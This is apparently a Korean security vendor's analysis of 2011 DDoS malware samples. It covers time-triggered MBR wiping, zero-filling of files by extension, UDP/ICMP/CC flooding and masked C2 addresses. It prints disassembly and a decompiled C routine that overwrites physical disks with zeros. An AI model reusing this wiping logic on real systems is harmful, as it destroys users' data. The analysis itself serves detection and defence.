0006F798	00 F0 FD 7F 60 92 08 00 F4 F6 06 00 E8 F7 06 00	.?@'?.??.?.??.

Dump - 0006D000..0006FFFF

0006F750 | 3B 57 1E 90 CF D3 E3 40 | 07

0006F760 | 2B 4E 88 00 A8 F7 06 00 | 96

0006F770 | DB 07 03 00 05 00 04 00 | 14

분석 당시 시간  
2011년 3월 4일 20시 0분 5초

noise03.dat 수집 시간 정보  
2011년 3월 4일 11시 40분 20초

[ 그림 11. 동작 시간 확인 부분 ]

- MBR 파괴 동작 시간은 함께 동작하는 noise03.dat 파일의 정보를 기준으로 구분된다. [그림 9]와 같이 2011년 3월 4일 11시 40분 20초 이후일 경우만 동작이 수행된다.

### MBR 파괴

10001691	. 56	push esi	
10001692	. 33F6	xor esi, esi	
10001694	> 56	push esi	
10001695	. E8 0D000000	call sample_e.100016A7	
1000169A	. 46	inc esi	
1000169B	. 59	pop ecx	
1000169C	. 83FE 19	cmp esi, 19	
1000169F	^ 7C F3	jl short sample_e.10001694	
100016A1	. 33C0	xor eax, eax	
100016A3	. 5E	pop esi	
100016A4	. C2 0400	ret 4	

- PhysicalDrive의 0x00 부터 0x19까지 루프를 돌면서 파괴한다.
- 물리 디스크의 처음부터 아래 시스템 종류에 따라 데이터 파괴 크기만큼 NULL값으로 Overwrite 한다.  
Windows7, Windows Vista, Windows Server 2008 인 경우 :  
->0x200  
이외 시스템 :  
->0x400000

100016A7	.\$ 55	push ebp	
100016A8	. 8BEC	mov ebp, esp	
100016AA	. 81EC 34030000	sub esp, 334	
100016B0	. 56	push esi	
100016B1	. 8D85 04FEFFFF	lea eax, [local.75]	
100016B7	. 57	push edi	
100016B8	. 33F6	xor esi, esi	
100016BA	. 50	push eax	
100016BB	. 8975 F4	mov [local.31], esi	
100016BE	. 8975 F8	mov [local.41], esi	
100016C1	. 8975 F8	mov [local.21], esi	
100016C4	. C745 FC 0000	mov [local.11], 400000	
100016C8	. C785 04FEFFFF	mov [local.75], 11C	
100016D5	. FF15 40200011	call near dword ptr ds:[&&KERNEL32.GetVersionExW]	GetVersionExW
100016D8	. 85C0	test eax, eax	
100016DD	.. 74 19	je short sample_e.100016F8	
100016DF	. 83BD E4FEFFFF	cmp [local.71], 2	
100016E6	.. 75 10	jnz short sample_e.100016F8	
100016E8	. 83BD D8FEFFFF	cmp [local.74], 6	
100016EF	.. 75 07	jnz short sample_e.100016F8	
100016F1	. C745 FC 0002	mov [local.11], 200	

dwPlatformId = 0x02  
Windows 7,  
Windows Server 2008,  
Windows Vista,  
Windows Server 2003,  
Windows XP, or Windows 2000

dwMajorVersion = 0x06  
Windows 7,  
Windows Vista,  
Windows Server 2008,  
Windows Server 2008 R2

[ 그림 12. MBR 파괴 동작 부분 (1) ]

1000109C	> E8 1C000000	call [drop]wi.100010BD	
100010A1	. 83F8 01	cmp eax, 1	
100010A4	.. 74 0D	je short [drop]wi.100010B3	
100010A6	. 68 60EA0000	push 0EA60	
100010AB	. FF15 38200011	call near dword ptr ds:[&&KERNEL32.Sleep]	if(eax == 0x01) JMP 0x100010B3 Timeout = 60000. ms
100010B1	^ EB E9	jmp short [drop]wi.1000109C	Sleep Loop
100010B3	> E8 85000000	call [drop]wi.10001130	파일 파괴, MBR 파괴
100010B8	. 33C0	xor eax, eax	
100010BA	. C2 0400	ret 4	

100010BD	.\$ 55	push ebp	
100010BE	. 8BEC	mov ebp, esp	
100010C0	. 83EC 28	sub esp, 28	
100010C3	. 56	push esi	
100010C4	. 57	push edi	
...			
100010D5	. E8 3CFFFFFF	call [drop]wi.10001016	Get Time Info from TYEI08.DEP
100010DA	. 85C0	test eax, eax	
100010DC	. 59	pop ecx	
100010DD	.. 74 57	je short [drop]wi.10001136	<system32>TYEI08.DEP 파일 확인
100010DF	. 8D45 F0	lea eax, [local.4]	
...			
100010F7	. DD45 D8	fild qword ptr ss:[ebp-28]	
100010FA	. DC5D E8	fcomp qword ptr ss:[ebp-18]	
100010FD	. DFE0	fstsw ax	
100010FF	. 9E	sahf	TYEI08.DEP 전 8bytes 정보 확인(시간정보)
10001100	.. 77 34	ja short [drop]wi.10001136	
10001102	. 8B45 E0	mov eax, [local.8]	
10001105	. 85C0	test eax, eax	TYEI08.DEP 후 4byte 정보
10001107	.. 76 2D	jbe short [drop]wi.10001136	TYEI08.DEP로 읽은 정보 비교. - 시간 정보(첫 8bytes) 보다 이전 일 경우 JMP - 시간 정보 이후 4bytes 값이 0x0A 보다 작은 경우 60초 대기 후 다시 시간 정보 확인
...			
10001132	. F7D8	neg eax	
10001134	.. EB 03	jnp short [drop]wi.10001139	
10001136	> 6A 01	push 1	eax = 0 or 1
10001138	. 58	pop eax	eax = 1
10001139	> 5F	pop edi	eax = 1
1000113A	. 5E	pop esi	
1000113B	. C9	leave	
1000113C	. C3	ret	eax에 1을 넣으면서 리턴 후 파일, MBR 파괴 동작을 일으키도록 수행한다.

[ 그림 13. MBR 파괴 동작 부분 (2) ]

- 3월 6일 접수된 신규 샘플의 경우 dat 파일에 등록된 시간을 확인하지만 시간과 상관없이 무조건 동작하는 부분이 포함되어 있다. 따라서 특정 일자에 MBR을 파괴하도록 했던 기존 7.7 DDoS 샘플 및 최초 접수되었던 샘플과 차이가 있다.

```

A problem has been detected and windows has been shut down to prevent damage
to your computer.

KERNEL_STACK_INPAGE_ERROR

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000077 (0x00000001,0x00000000,0x00000000,0xB2A52C4C)

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.

```

[ 그림 14. MBR 파괴이후 발생하는 BSOD ]

- MBR이 파괴된 경우 위와 같은 BSOD가 발생하는 것을 확인하였다.

The screenshot shows a memory dump analysis tool with two main sections. The top section, titled 'ServiceMain', shows instructions from address 10001164 to 10001174. The bottom section shows instructions from 10001016 to 10001056. Red boxes highlight the instruction 'push hidmproc.10001016' at address 1000116D and 'call hidmproc.10001020' at address 10001020. Arrows point from these instructions to callouts on the right: '특정 파일 파괴' (Specific file destruction) and 'MBR 파괴' (MBR destruction).

[ 그림 15. 변종 샘플 MBR 파괴 부분 ]

- 3월 7일 접수된 변종 샘플의 경우 이전 샘플과 다르게 시간 정보를 갖고 있는 dat 파일을 사용하지 않고 바로 파괴 동작을 수행한다.

```

DistanceToMoveHigh = 0;
NumberOfBytesWritten = 0;
v7 = 0;
nNumberOfBytesToWrite = 0x400000u;
VersionInformation.dwOSVersionInfoSize = 0x11Cu;
if ( GetVersionExW(&VersionInformation) )
{
    if ( VersionInformation.dwPlatformId == 2 )      Windows NT 이상
    {
        if ( VersionInformation.dwMajorVersion == 6 )  Windows Vista 이상
            nNumberOfBytesToWrite = 512;
    }
}
sprintf(&FileName, (size_t)L"\\\\.\\PhysicalDrive%d", Format);
v1 = CreateFileW(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
if ( v1 != (HANDLE)-1 )
{
    v2 = malloc(nNumberOfBytesToWrite);
    memset(v2, 0, nNumberOfBytesToWrite);
    SetFilePointer(v1, 0, &DistanceToMoveHigh, 0);
    do
        ++v7;
    while ( WriteFile(v1, v2, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) && v7 < 0x186A0 );
    CloseHandle(v1);
    free(v2);
}

```

- 이번 버전의 MBR 파괴 동작은 OS Version에 따라 파괴를 위해 덮어 쓰는 크기를 다르게 한다. Windows Kernel Version이 6 이상인 Windows Vista , Windows 7 , Windows 2008의 경우 512Bytes를, 6이 아닌 경우 무조건 0x400000을 덮어써 파괴하는 형태를 띄고 있다.
- MBR 파괴에 따른 문제에 대한 조치를 위해 자사 블로그의 내용을 참고하기 바란다.  
대응팀 블로그 :: <http://erteam.nprotect.com/133>

2) 특정 확장자 파일 삭제

1000158F	> 8B3D C870001	mov edi, dword ptr ds:[&MSVCRT._wcsnicmp]	msvcrt._wcsnicmp
10001595	. 6A 04	push 4	max len = 4
10001597	. 68 08820010	push sfosvc.10008208	wstr2 = ".doc"
1000159C	. 56	push esi	wstr1 = ".zip"
1000159D	. FFD7	call near edi	[_wcsnicmp
1000159F	. 83C4 0C	add esp, 0C	
100015A2	. 85C0	test eax, eax	
100015A4	.. 0F84 5B02000	je sfosvc.10001805	
100015AA	. 6A 05	push 5	
100015AC	. 68 FC810010	push sfosvc.100081FC	UNICODE ".docx"
100015B1	. 56	push esi	
100015B2	. FFD7	call near edi	
100015B4	. 83C4 0C	add esp, 0C	
100015B7	. 85C0	test eax, eax	
100015B9	.. 0F84 4602000	je sfosvc.10001805	
100015BF	. 6A 04	push 4	
100015C1	. 68 F0810010	push sfosvc.100081F0	UNICODE ".docm"
100015C6	. 56	push esi	
100015C7	. FFD7	call near edi	
100015C9	. 83C4 0C	add esp, 0C	
100015CC	. 85C0	test eax, eax	
100015CE	.. 0F84 3102000	je sfosvc.10001805	
100015D4	. 6A 04	push 4	
100015D6	. 68 E4810010	push sfosvc.100081E4	UNICODE ".wpd"
100015DB	. 56	push esi	
100015DC	. FFD7	call near edi	
100015DE	. 83C4 0C	add esp, 0C	

[ 그림 16. 확장자 비교 부분 ]

First File - C:\Documents and Settings\Administrator\바탕 화면\Stud_PE.zip																
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Second File - C:\Documents and Settings\Administrator\바탕 화면\ Stud_PE.zip																
OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	50	4B	03	04	0A	00	00	00	00	00	E4	4D	8E	3D	00	00
00000010	00	00	00	00	00	00	00	00	00	00	08	00	00	00	53	74
00000020	75	64	5F	50	45	2F	50	4B	03	04	14	00	00	00	08	00
00000030	03	79	5F	3B	3C	91	66	37	13	1F	00	00	7C	4A	00	00
00000040	0F	00	00	00	53	74	75	64	5F	50	45	2F	6E	66	6F	2E
00000050	74	78	74	B5	5C	D9	72	1B	45	14	7D	26	55	F9	87	8E
00000060	1E	88	04	F2	D8	51	02	84	88	A5	4C	62	76	88	89	C3
00000070	56	14	95	6A	CD	B4	A4	C6	A3	99	A9	59	BC	7D	3D	E7
00000080	DC	DB	3D	23	C9	66	79	00	93	10	49	D3	7D	FB	EE	6B
00000090	CB	EF	FC	7F	3F	F7	EF	ED	BE	3F	6B	BB	EC	CD	A9	33
000000A0	AF	D7	CE	9C	96	75	6B	17	B9	33	27	57	2E	ED	F4	A5

[ 그림 17. 압축 파일 생성 후 정상 파일 제거 확인 ]

- (윈도우 폴더) 및 (프로그램 파일폴더)를 제외한 모든 폴더를 확인하면서 모든 파일의 확장자를 확인 후 일치하는 확장자의 경우 파일을 파괴한다.
- 3월 3일(1차)에 접수된 샘플은 원본 파일을 삭제하고, 파일 크기 만큼 Hex 0x00으로 채운 후 랜덤 패스워드를 사용하여 .cap 파일로 압축한다.
- 3차, 11차 샘플은 파일 크기 만큼 Hex 0x00으로 채우는 방식으로 파일을 파괴한다.
- 삭제 대상 확장자


.doc	//	.docx	//	.docm	//	.wpd	//	.wpx
.wri	//	.xls	//	.xlsx	//	.mdb	//	.ppt
.pptx	//	.pdf	//	.hwp	//	.hna	//	.gul
.kwp	//	.eml	//	.pst	//	.alz	//	.gho
.rar	//	.php	//	.asp	//	.aspx	//	.jsp
.java	//	.cpp	//	.h	//	.c	//	.zip

## 2.2.4. wsfcsvc.dll

- 접수 일자 및 변종 샘플 (추정)
  - 3월 3일 1차 샘플 :: wsfcsvc.dll ( 40KB )
  - 3월 4일 3차 샘플 :: watrsvc.dll ( 40KB , Host.dll 이 생성하는 동일 샘플 )
  - 3월 5일 9차 샘플 :: wtvtsvc.dll ( 36KB , svki65.dll 이 생성하는 동일 샘플)
- 동작
  - DDoS 공격 수행
    - ◆ 기법 :: UDP 공격 , ICMP 공격 , CC 공격


### 1) DDoS 공격 수행

- UDP 공격




[ 그림 18. UDP 공격 패킷 ]

- ICMP 공격



[ 그림 19. ICMP 공격 패킷 ]


- CC 공격



[ 그림 20. CC 공격 패킷 ]

- 하나의 공격 대상에 대해 3가지 공격을 모두 수행하는 형태를 갖고 있으며 공격 기법을 나누는 조건은 별도로 없었다.

2) 공격 시간 확인



[ 그림 21. DDoS 공격 시간 관련 ]

- Dat ( tlnwye.dat ) 파일내에 공격 시간과 관련된 정보를 갖고 있다. 해당 dat 파일은 DLL 파일을 생성하는 숙주 ( 접수된 샘플중 Host.dll ) 가 생성하며 현재 3월 4일 6시 30분에 공격이 되도록 설정되어 있다.

## 2.2.5. meitsvc.dll

- 접수 일자 및 변종 샘플 (추정)
  - 3월 3일 1차 샘플 :: meitsvc.dll ( 70KB )
  - 3월 4일 3차 샘플 :: mltsvc.dll ( 70KB , Host.dll이 생성하는 동일 샘플 )
  - 3월 5일 9차 샘플 :: messsvc.dll ( 70KB, svki65.dll이 생성하는 동일 샘플 )
- 동작
  - 원격지 연결 및 파일 다운로드

```

100034C8 . 8B8424 30010000 MOV EAX,DWORD PTR SS:[ESP+130]
100034CF . 8D4C24 10 LEA ECX,DWORD PTR SS:[ESP+10]
100034D3 . 6A 10 PUSH 10
100034D5 . 51 PUSH ECX
100034D6 . 56 PUSH ESI
100034D7 . 897424 30 MOV DWORD PTR SS:[ESP+30],ESI
100034D8 . C74424 2C 01000000 MOV DWORD PTR SS:[ESP+2C],1
100034E3 . 894424 14 MOV DWORD PTR SS:[ESP+14],EAX
100034E7 . C74424 18 00000000 MOV DWORD PTR SS:[ESP+18],0
100034EF . FF15 04EB0010 CALL DWORD PTR DS:[1000EB04] ws2_32.connect

```

Address	Hex dump	ASCII
0006E4A0	02 00 01 BB 93 AF 81 D8 EC E4 06 00 09 18 94 7C	...팍헛대?..?
0006E480	01 00 00 00 98 00 00 00 00 00 00 00 E6 19 94 7C	...?.....??

[ 그림 22. 원격지 서버 접속 시도 ]

- 원격지 서버에 연결해 파일 다운로드가 예상되나 현재 서버 접근 차단으로 인해 정확한 동작은 확인되지 않았다.
- 연결 서버 IP
  - 208.xxx.xxx.242:443
  - 212.xxx.xxx.211.443
  - 59.xxx.xxx.43:443
  - 120.xxx.xxx.10.443
  - 203.xxx.xxx.244:443
  - 210.xxx.xxx.228:53
  - 147.xxx.xxx.216:443
  - 59.xxx.xxx.11.443
  - 212.xxx.xxx.42:443
  - 63.xxx.xxx.71:443
- 9차 접수 샘플의 연결 서버 IP
  - 131.xxx.xxx.163:12236
  - 57.xxx.xxx.48:64
  - 80.xxx.xxx.136:16416
  - 69.xxx.xxx.8:2448
  - 224.xxx.xxx.232:815
  - 89.xxx.xxx.139:59493
  - 224.xxx.xxx.48:64


57.xxx.xxx.48:64

80.xxx.xxx.144:16416

29.xxx.xxx.64:29952

INCAInternet

## 2.3. 진단 치료



[ 그림 23. 진단/치료 화면 ]

- 패턴 버전 :: 2011.03.09.02
- 전용 백신 다운로드 경로  
<http://avs.nprotect.net/FreeAV/nProtectEAVDllbot.com>